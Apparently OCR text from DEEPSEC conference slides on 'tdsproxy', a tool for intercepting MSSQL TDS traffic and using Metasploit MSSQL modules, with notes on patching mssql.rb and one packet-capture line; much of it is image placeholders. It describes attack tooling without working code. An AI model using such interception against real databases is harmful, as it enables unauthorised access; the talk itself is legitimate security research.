
What?



Attacker


DEEPSEC

What?




DEEPSEC

What?



DEEPSEC

What?



DEEPSEC

Easy to use

- It is MS world so tdsproxy has a GUI!
- You can use the Metasploit MSSQL modules.

LIVE DEMO

Notes

- We had to **modify the mssql.rb** core mixin to add some support for newer protocols
- You have to use the **same client version** that the client used
- You can use Metasploit auxiliary MSSQL modules.


DEEPSEC

Notes

```
76 467.65339 192.168.56.1   192.168.56.101   TDS   455 Response[Malformed Packet]
  [+] Token 0xe3 Environment Change
